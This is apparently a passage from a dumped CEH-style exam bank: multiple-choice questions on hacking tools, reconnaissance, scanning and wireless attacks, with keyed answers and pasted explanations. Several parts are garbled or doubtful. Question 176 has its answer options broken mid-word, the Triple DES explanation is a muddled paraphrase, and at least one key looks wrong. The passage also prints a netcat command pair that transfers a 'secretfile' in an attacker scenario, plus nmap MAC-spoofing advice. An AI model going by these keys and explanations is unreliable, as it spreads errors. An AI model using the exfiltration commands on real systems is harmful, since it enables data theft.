- C. Downgrade security attack
- D. Cache-based attack

Answer: B

NEW QUESTION 95

- (Exam Topic 3)

John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the IoT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of IoT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?

- A. IoTSeeker
- B. IoT Inspector
- C. AT&T IoT Platform
- D. Azure IoT Central

Answer: A

NEW QUESTION 100

- (Exam Topic 3)

What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

- A. Performing content enumeration on the web server to discover hidden folders
- B. Using wget to perform banner grabbing on the webserver
- C. Flooding the web server with requests to perform a DoS attack
- D. Downloading all the contents of the web page locally for further examination

Answer: B

Explanation:

-q, --quiet quiet (no output)
-S, --server-response print server response

NEW QUESTION 101

- (Exam Topic 3)

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

- A. GPS mapping
- B. Spectrum analysis
- C. Wardriving
- D. Wireless sniffing

Answer: C

NEW QUESTION 104

- (Exam Topic 3)

What is the most common method to exploit the "Bash Bug" or "Shellshock" vulnerability?

- A. SYN Flood
- B. SSH
- C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
- D. Manipulate format strings in text fields

Answer: C

NEW QUESTION 109

- (Exam Topic 3)

Which of the following statements is TRUE?

- A. Packet Sniffers operate on the Layer 1 of the OSI model.
- B. Packet Sniffers operate on Layer 2 of the OSI model.
- C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
- D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

NEW QUESTION 113

- (Exam Topic 3)

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

- A. Reverse Social Engineering
- B. Tailgating
- C. Piggybacking
- D. Announced

Answer: B

Explanation:

- Identifying operating systems, services, protocols and devices,
- Collecting unencrypted information about usernames and passwords,
- Capturing network traffic for further analysis

are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

NEW QUESTION 117

- (Exam Topic 3)

Which among the following is the best example of the hacking concept called "clearing tracks"?

- A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
- B. During a cyberattack, a hacker injects a rootkit into a server.
- C. An attacker gains access to a server through an exploitable vulnerability.
- D. During a cyberattack, a hacker corrupts the event logs on all machines.

Answer: D

NEW QUESTION 121

- (Exam Topic 3)

Which tool can be used to silently copy files from USB devices?

- A. USB Grabber
- B. USB Snoopy
- C. USB Sniffer
- D. Use Dumper

Answer: D

NEW QUESTION 122

- (Exam Topic 3)

Firewall has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

TCP port 21 no response TCP port 22 no response
TCP port 23 Time-to-live exceeded

- A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
- B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
- C. The scan on port 23 passed through the filtering device
- D. This indicates that port 23 was not blocked at the firewall
- E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 126

- (Exam Topic 3)

James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources. What is the framework used by James to conduct footprinting and reconnaissance activities?

- A. WebSploit Framework
- B. Browser Exploitation Framework

- C. OSINT framework
- D. SpeedPhish Framework

Answer: C

NEW QUESTION 127

- (Exam Topic 3)

Richard, an attacker, targets an MNC. in this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VoIP footprinting
- B. VPN footprinting
- C. Whois footprinting
- D. Email footprinting

Answer: C

Explanation:

WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following:

- name details
- Contact details contain phone no. and email address of the owner
- Registration date for the name
- Expire date for the name
- name servers

NEW QUESTION 132

- (Exam Topic 3)

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

- A. Output encoding
- B. Enforce least privileges
- C. Whitelist validation
- D. Blacklist validation

Answer: C

NEW QUESTION 135

- (Exam Topic 3)

Which of the following Bluetooth hacking techniques does an attacker use to send messages to users without the recipient's consent, similar to email spamming?

- A. Bluesmacking
- B. BlueSniffing
- C. Bluejacking
- D. Bluesnarfing

Answer: C

Explanation:

<https://en.wikipedia.org/wiki/Bluejacking>

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning.

Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Bluejacking is also confused with Bluesnarfing, which is the way in which mobile phones are illegally hacked via Bluetooth.

NEW QUESTION 136

- (Exam Topic 3)

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.

Which security policy must the security analyst check to see if dial-out modems are allowed?

- A. Firewall-management policy
- B. Acceptable-use policy
- C. Permissive policy
- D. Remote-access policy

Answer: D

NEW QUESTION 139

- (Exam Topic 3)

in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption standard
- C. MDS encryption algorithm

D. AES

Answer: B

Explanation:

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times, hence the name Triple DES. The info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long. The smallest amount significant (right-most) bit in each byte may be a parity, and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. This suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.

Triple DES Modes

- **Triple ECB (Electronic Code Book)**• This variant of Triple DES works precisely the same way because the ECB mode of DES. • this is often the foremost commonly used mode of operation.
- **Triple CBC (Cipher Block Chaining)**• This method is extremely almost like the quality DES CBC mode. • like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. • the primary 64-bit key acts because the Initialization Vector to DES. • Triple ECB is then executed for one 64-bit block of plaintext. • The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. • This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION 141

- (Exam Topic 3)

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

- A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
- B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
- C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
- D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

NEW QUESTION 144

- (Exam Topic 3)

Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

- A. Wireshark
- B. Maltego
- C. Metasploit
- D. Nessus

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Metasploit_Project

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

The basic steps for exploiting a system using the Framework include.

- * 1. Optionally checking whether the intended target system is vulnerable to an exploit.
- * 2. Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included).
- * 3. Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server). Metasploit often recommends a payload that should work.
- * 4. Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.
- * 5. Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

NEW QUESTION 146

- (Exam Topic 3)

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

- A. Server-side template injection
- B. Server-side JS injection
- C. CRLF injection
- D. Server-side includes injection

Answer: D

NEW QUESTION 151

- (Exam Topic 3)

Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?

- A. False-negative
- B. False-positive
- C. Brute force attack
- D. Backdoor

Answer: B

Explanation:

<https://www.infocycle.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-an>

False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.

False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

NEW QUESTION 155

- (Exam Topic 3)

You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line. Which command would you use?

- A. c:\compmgmt.msc
- B. c:\services.msc
- C. c:\ncpa.cp
- D. c:\gpedit

Answer: A

Explanation:

To start the Computer Management Console from command line just type compmgmt.msc

/computer:computername in your run box or at the command line and it should automatically open the Computer Management console.

References:

<http://www.waynezim.com/tag/compmgmtmsc/>

NEW QUESTION 157

- (Exam Topic 3)

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?

- A. MAC spoofing attack
- B. Evil-twin attack
- C. War driving attack
- D. Phishing attack

Answer: B

NEW QUESTION 162

- (Exam Topic 3)

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed. What is the port scanning technique used by Sam to discover open ports?

- A. Xmas scan
- B. IDLE/IPID header scan
- C. TCP Maimon scan
- D. ACK flag probe scan

Answer: C

Explanation:

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated

as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

<https://nmap.org/book/scan-methods-maimon-scan.html> How Nmap interprets responses to a Maimon scan probe Probe Response Assigned State

No response received (even after retransmissions) open|filtered TCP RST packet closed

ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

NEW QUESTION 167

- (Exam Topic 3)

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

- A. Role Based Access Control (RBAC)
- B. Discretionary Access Control (DAC)
- C. Single sign-on

D. Windows authentication

Answer: C

NEW QUESTION 171

- (Exam Topic 3)

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners. What proxy tool will help you find web vulnerabilities?

- A. Maskgen
- B. Dimitry
- C. Burpsuite
- D. Proxychains

Answer: C

NEW QUESTION 176

- (Exam Topic 3)

After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

- A. The service is LDA
- B. and you must change it to 636. which is LDPAPS.
- C. The service is NT
- D. and you have to change It from UDP to TCP in order to encrypt it
- E. The findings do not require immediate actions and are only suggestions.
- F. The service is SMTP, and you must change it to SMIM
- G. which is an encrypted way to send emails.

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.

While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).

LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION 180

- (Exam Topic 3)

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

- A. wash
- B. ntptrace
- C. macof
- D. net View

Answer: A

NEW QUESTION 181

- (Exam Topic 3)

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

- A. Kube-controller-manager
- B. Kube-scheduler
- C. Kube-apiserver
- D. Etcd cluster

Answer: B

NEW QUESTION 186

- (Exam Topic 3)

What is the least important information when you analyze a public IP address in a security alert?

- A. DNS

- B. Whois
- C. Geolocation
- D. ARP

Answer: D

NEW QUESTION 191

- (Exam Topic 3)

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

- A. -T5
- B. -O
- C. -T0
- D. -A

Answer: A

NEW QUESTION 194

- (Exam Topic 3)

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is the most likely able to handle this requirement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/RADIUS>

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.

RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.

Authentication and authorization


The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.

The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.

Shape Description automatically generated with medium confidence



The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card.

Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 196

- (Exam Topic 2)

At what stage of the cyber kill chain theory model does data exfiltration occur?

- A. Actions on objectives
- B. Weaponization
- C. installation
- D. Command and control

Answer: A

Explanation:

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also . Alternatively, and most ordinarily , the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board , the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a “MUST” in today’s quickly evolving landscape of cybersecurity threats

NEW QUESTION 200

- (Exam Topic 2)

Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or toot-level access to the minimum number of users
- D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 204

- (Exam Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

Answer: D

Explanation:

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION 208

- (Exam Topic 2)

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

Answer: C

Explanation:

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business

organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION 211

- (Exam Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and

extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

Answer: C

Explanation:

Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION 216

- (Exam Topic 2)

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 218

- (Exam Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what river and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awinpcap
- C. Winprom
- D. Winpcap

Answer: D

NEW QUESTION 223

- (Exam Topic 2)

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan

Answer: C

Explanation:

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The --send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targetsThis example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (--send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

Example b ARP ping scan of offline target

```
nmap -n -sn -PR -packet-trace --send-eth 192.168.33.37
Starting Nmap ( http://nmap.org )
Nmap (0.9900s) ARP who-has 192.168.33.37 tell 192.168.0.100
Nmap (0.1100s) ARP who-has 192.168.33.37 tell 192.168.0.100
Note: Host seems down. If it is really up, but blocking ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.13 seconds
```

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network. Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify --send-ip as shown in Example a "Raw IP Ping Scan for Offline Targets".

If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an

Apple-registered MAC address, your head may turn to you. Use the --spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION 225

- (Exam Topic 2)

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

Antivirus code: 5014

<http://www.juggyboy/virus/virus.html>

Thank you for choosing us, the worldwide leader Antivirus solutions.

Mike Robertson

PDF Reader Support

Copyright Antivirus 2010 ?All rights reserved

If you want to stop receiving mail, please go to:

<http://www.juggyboy.com>

or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta

Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

- A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
- B. Connect to the site using SSL, if you are successful then the website is genuine
- C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
- D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
- E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Answer: C

NEW QUESTION 226

- (Exam Topic 2)

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

- A. Create an incident checklist.
- B. Select someone else to check the procedures.
- C. Increase his technical skills.
- D. Read the incident manual every time it occurs.

Answer: C

NEW QUESTION 231

- (Exam Topic 2)

Fred is the network administrator for his company. Fred is testing an internal switch.

From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 232

- (Exam Topic 2)

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

